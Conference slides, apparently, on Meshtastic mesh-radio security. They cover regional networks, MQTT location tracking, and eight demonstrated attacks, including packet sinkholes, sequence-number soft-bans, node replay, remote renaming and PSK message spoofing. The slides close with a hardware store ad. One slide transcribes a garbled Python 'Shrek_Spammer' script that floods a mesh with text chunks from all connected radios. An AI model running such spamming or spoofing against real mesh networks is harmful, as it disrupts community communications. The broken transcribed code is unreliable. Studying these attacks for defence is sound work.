
- **SoCal Mesh** - socalmesh.org - San Diego to Santa Clarita
- **Meshtastic Bay Area Group** - bayme.sh - San Francisco Bay Area
- **Central Valley Mesh** - centralvalleymesh.net - From Fresno to Santa Barbara



Real World Mapping

meshtastic.liamcottle.net

Uses local MQTT collectors






- Collector nodes forward observed nodes over internet to the map via MQTT
 - Blind spots, but I can track location of nodes over time
 - Tracked my flight!

Nodes On Default Channel Are Not Private

For nodes in range of collectors:

7 days of sensor, telemetry, and location data



Attacks Against Meshtastic

Several attacks have been demonstrated against Meshtastic:

- 1) Malicious router sinkhole
- 2) Adding lock emoji to unencrypted node names
- 3) Bee movie script spamming
- 4) Soft-ban users via sequence spoofing
- 5) Node reflection/replay attack - spam many fake nodes
- 6) Change the long and short name of a target radio remotely
- 7) Memory exhaustion of stored nodes/encryption keys
- 8) PSK-only channel spoofing - spoof messages from other users in group chat

...That one time at DEF CON!

August 12, 2025 · 7 min read



Meshtastic Team

Attacks Against Meshtastic: Malicious Router Sinkhole

Setting up many routers in bad areas can “trap” or sinkhole packets in a local area

Exhausts hops by transmitting between routers before it can hop elsewhere

Router settings are often disabled at conferences to prevent this attack from happening accidentally.

Attacks Against Meshtastic: Lock Emoji

A simple attack - just adding a lock emoji to a node's long name to suggest it's using encryption.

Relies on a simple trick to fool users.

Attacks Against Meshtastic: Spammers

At LayerOne, someone transmitted the Bee Movie and Shrek scripts continuously on the conference network.

Nearby packets relayed the attack, causing it to spread and take up all available bandwidth.

Members of the Meshtastic security discord were dismissive and uninterested in fixing the issue.



spudgunman ✨ 5/30/25, 5:36 AM

Yea go ask a sovereign citizen about it, this isn't the spot



Lou DiMaggio 5/26/25, 1:35 PM

Someone there was spamming the Bee Movie script and made the mesh impossible to use

```
# Welcome  Meta_Bee_Spammer.py  Shrek_Spammer.py 
Users > skrika > Documents > Shrek_Spammer.py > send_chunks_on_node
#!/usr/bin/env python
#
# Import os
# Import time
# Import requests
# Import serial.tools.list_ports
# Import serial
# Import meshtastic.serial_interface
# From threading import Thread
#
# Configuration
SCRIPT_URL = "https://raw.githubusercontent.com/Liuhemtricks/5FB342659FF1341b0a4f32bca7a2e2d4/raw/3c1d0f53975f73b53aaef424d9ff1002308785f4/shrek.txt"
CHUNK_SIZE = 100
REPEAT_DELAY = 10
TIME_SLEEP = 1 # Skip first 85 chunks
RECONNECT_DELAY = 5 # Seconds between reconnect attempts after failure
#
def download_script():
    print("Downloading script...")
    response = requests.get(SCRIPT_URL)
    if response.status_code == 200:
        with open(SCRIPT_PATH, 'w', encoding='utf-8') as f:
            f.write(response.text)
    else:
        raise RuntimeError("Failed to download script from GitHub!")
#
def load_script_chunks(path):
    if path == None or not os.path.exists(path):
        download_script()
    with open(path, 'r', encoding='utf-8') as f:
        text = f.read().replace("\r\n", "\n").replace("\r", "\n")
    return [text[i:i+CHUNK_SIZE] for i in range(0, len(text), CHUNK_SIZE)]
#
def find_meshtastic_ports():
    return [
        port.device for port in serial.tools.list_ports.comports()
        if "meshtastic" in port.device or "usbserial" in port.device or "ttyUSB" in port.device
    ]
#
def send_chunks_on_node(port, chunks, offset, stride):
    while True:
        try:
            if not port.is_open:
                print(f"({port}) Connected")
            while True:
                for i in range(offset + START_CHUNK_OFFSET, len(chunks), stride):
                    if not port.is_open:
                        print(f"({port}) Send chunk {i}")
                    time.sleep(0.01)
                    port.write(chunks[i])
                except Exception as e:
                    print(f"({port}) Error: {e}")
                    time.sleep(2)
                    port.close()
                    port.open()
        except KeyboardInterrupt:
            print(f"({port}) Connection lost or failed: {e}")
            print(f"({port}) Retrying in {RECONNECT_DELAY} seconds...")
            time.sleep(RECONNECT_DELAY)
        except:
            pass
#
def main():
    ports = find_meshtastic_ports()
    if not ports:
        print("No Meshtastic devices found!")
        return
    print(f"Found {len(ports)} Meshtastic devices: {ports}")
    chunks = load_script_chunks(SCRIPT_PATH)
    threads = []
    for idx, port in enumerate(ports):
        t = Thread(target=send_chunks_on_node, args=(port, chunks, idx, len(ports)), daemon=True)
        threads.append(t)
    for t in threads:
        t.start()
    time.sleep(10)
    except KeyboardInterrupt:
        print("Shutting down gracefully...")
    if __name__ == "__main__":
        main()
```

Attacks Against Meshtastic: Softban Sequence Spoofing

Also at LayerOne, a softban attack was demonstrated.

Meshtastic packets use sequence numbers to prevent rebroadcasting the same message.

An attacker looking to silence a target node could spoof packets pretending to be from the target, but with sequence numbers that haven't happened yet.

When nearby nodes get a packet from the attacker pretending to be the victim, they will ignore messages from the victim thinking they've already seen those packets.

Effectively blocks nearby nodes from retransmitting a certain node.

Attacks Against Meshtastic: Node Reflection/Replay


The node reflection attack listens for Meshtastic nodes announcing themselves, then spoofs more of those announcements.

The result is many fake nodes, all with the same name.

This can exhaust the number of node slots (100) by filling them with fake nodes

It becomes impossible to find real nodes, and you don't know who you are messaging.

Must know the channel key to do this attack, but highly disruptive.




Attacks Against Meshtastic: Change Node Name

At Defcon, an attack was demonstrated where an attacker can change a target's long and short node name.

This is done by spoofing a “nodeinfo” packet pretending to be from the target itself, which the node receives and uses to update it's long and short name.

This allowed hackers to append a ninja emoji to other's node names!



Attacks Against Meshtastic: Memory Exhaustion

Nodes can only hold about 100 other devices in memory

If you spoof many fake nodes, the real nodes may be pushed out of the slots, preventing discovery of any real nodes on the mesh

You can favorite nodes, but otherwise may not be able to tell the difference between a real and fake node if an attacker can completely fill the memory slots with junk nodes.

Attacks Against Meshtastic: PSK Channel Spoofing

In channels that use a PSK, messages are not signed

That means anyone who knows the PSK can send messages appearing to be from anyone else in the channel.

Attackers can spoof messages from other users. Combined with the soft ban attack, this could lead to impersonation.

Thank you

The Retia team made this happen!


- Felix
- Wolfgang
- Davis
- Zac
- Ella
- Zac
- Michael
- Whiskey26 and more!



Teach a friend!

We have kits on Retia.io and discounts for instructors teaching classes!

- Nuggets
- Add-ons
- Online classes



RETIA.IO


**USB Nugget
Breadboard Tail
Breakout**

\$15.00 USD
Tax included.

Quantity

- 1 +

Add to cart

Buy with  

More payment options

This cute Breadboard tail breakout allows for easy connection to a breadboard for electronics prototyping. It was designed to be used with CircuitPython or Arduino to prototype hardware with the USB Nugget

Keep in Touch

Want to learn more? You can find us here:

- Discord: <https://discord.gg/rjVJbauAUX>
- Store: Retia.io
- Nugget Flasher: Nugget.dev
- My work: www.hack.gay

